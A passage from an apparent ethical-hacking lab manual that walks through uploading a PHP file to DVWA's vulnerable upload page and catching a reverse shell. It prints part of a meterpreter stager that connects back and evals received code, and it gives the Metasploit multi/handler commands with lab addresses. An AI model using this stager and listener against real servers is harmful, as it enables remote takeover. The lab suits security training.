'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) {
die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len)
{ die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len)
{ switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] =
$s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval'))
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); }
2
```

11. Close all the open windows.

12. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php** into the address bar and press **Enter**.

13. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



14. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.
15. Change the security level from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.

The screenshot shows the DVWA Security application running in Mozilla Firefox. The URL in the address bar is `10.10.1.22:8080/dvwa/security.php`. The main content area displays the DVWA logo and the title "DVWA Security". Below it is a section titled "Security Level" with the sub-section "PHPIDS". On the left sidebar, under the "File Upload" category, the "File Upload" option is highlighted. A note states: "Security level is currently: impossible." Below this, a list of security levels is provided:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Below the list are two buttons: "Low" and "Submit".

16. Click the **File Upload** option from the left pane.


17. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.

The screenshot shows the DVWA Vulnerability: File Upload page in Mozilla Firefox. The URL in the address bar is `10.10.1.22:8080/dvwa/vulnerabilities/upload/`. The main content area displays the DVWA logo and the title "Vulnerability: File Upload". Below it is a section titled "More Information" with three links:

- [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)
- <https://blogs.securiteam.com/index.php/archives/1268>
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

On the left sidebar, under the "File Upload" category, the "File Upload" option is highlighted. In the main content area, there is a form with a label "Choose an image to upload:" and a "Browse..." button. A tooltip "No file selected." is shown next to the button. Below the browse button is an "Upload" button.

18. When the **File Upload** window appears, navigate to the **Desktop** location, select the payload file **upload.php**, and click **Open**.



19. Observe that the selected file (**upload.php**) appears to the right of **Browse...** button.

20. Now, click the **Upload** button to upload the file to the database.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar reads "Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 \*Development\* - Mozilla Firefox". The main content area is titled "Vulnerability: File Upload". On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The "File Upload" option is highlighted. The main form asks "Choose an image to upload:" with a "Browse..." button and an input field containing "upload.php". Below it is an "Upload" button with a cursor arrow pointing to it. To the right, a section titled "More Information" contains three links: [https://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload), <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websitesecurity/upload-forms-threat/>.

21. You will see a message saying that the file has been uploaded successfully, with the location of the file. Note the location of the file and minimize the browser window.

The screenshot shows the DVWA interface after a file has been uploaded. The title bar and sidebar are identical to the previous screenshot. The main content area now displays a success message: ".../.../hackable/uploads/upload.php successfully uploaded!". The rest of the interface remains the same, including the "More Information" section with the same three links.


22. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.

23. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

24. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

25. Now, type **cd** and press **Enter** to jump to the root directory.



26. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.

27. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.

```
File Edit View Search Terminal Help
Parrot CEHv9-HA
:09.14.2011.raid
:hevnnsntSurb025N.
:#OUTHOUSE- -s:
:$nmap -oS
:Awsm.da:
:Ring0:
:23d:
up/-1.php
/STFU|wall.No.Pr:
dNVRCOING2GIVUUP:
/corykennedyData:
SSo.6178306Ence:
/shMTl#beats3o.No.:
'dDestRoyREXKC3ta/M:
sSETEC.ASTRONOMYist:
/yo- .ence.N:{():&}:::
`Shall.We.Play.A.Game?tron/
```-ooy.if1ghtf0r+ehUser5`:
..th3.H1V3.U2VjRFNN.jMh+.`:
`MjM~~WE.ARE.se~~MMjMs
+~KANSAS.CITY's~`:
J-HAKCERS~./`:
.esc:wq!:
+++ATH`:

Secur=[ metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

28. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:

- Type **set payload php/meterpreter/reverse\_tcp** and press **Enter**
- Type **set LHOST 10.10.1.13** and press **Enter**
- Type **set LPORT 4444** and press **Enter**
- Type **run** and press **Enter** to start the listener

29. Observe that the listener is up and running at 10.10.1.13. Minimize the terminal window.

```

Applications Places System Firefox Terminal msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Parrot CEHv12 Module 1d Hacking Web Applications
attacker's Home upload.php
READY =[ metasploit v6.1.9-dev
+ -- =[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- =[ 592 payloads - 45 encoders - 10 nops ]
+ -- =[ 9 evasion ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 10.10.1.13:4444

```

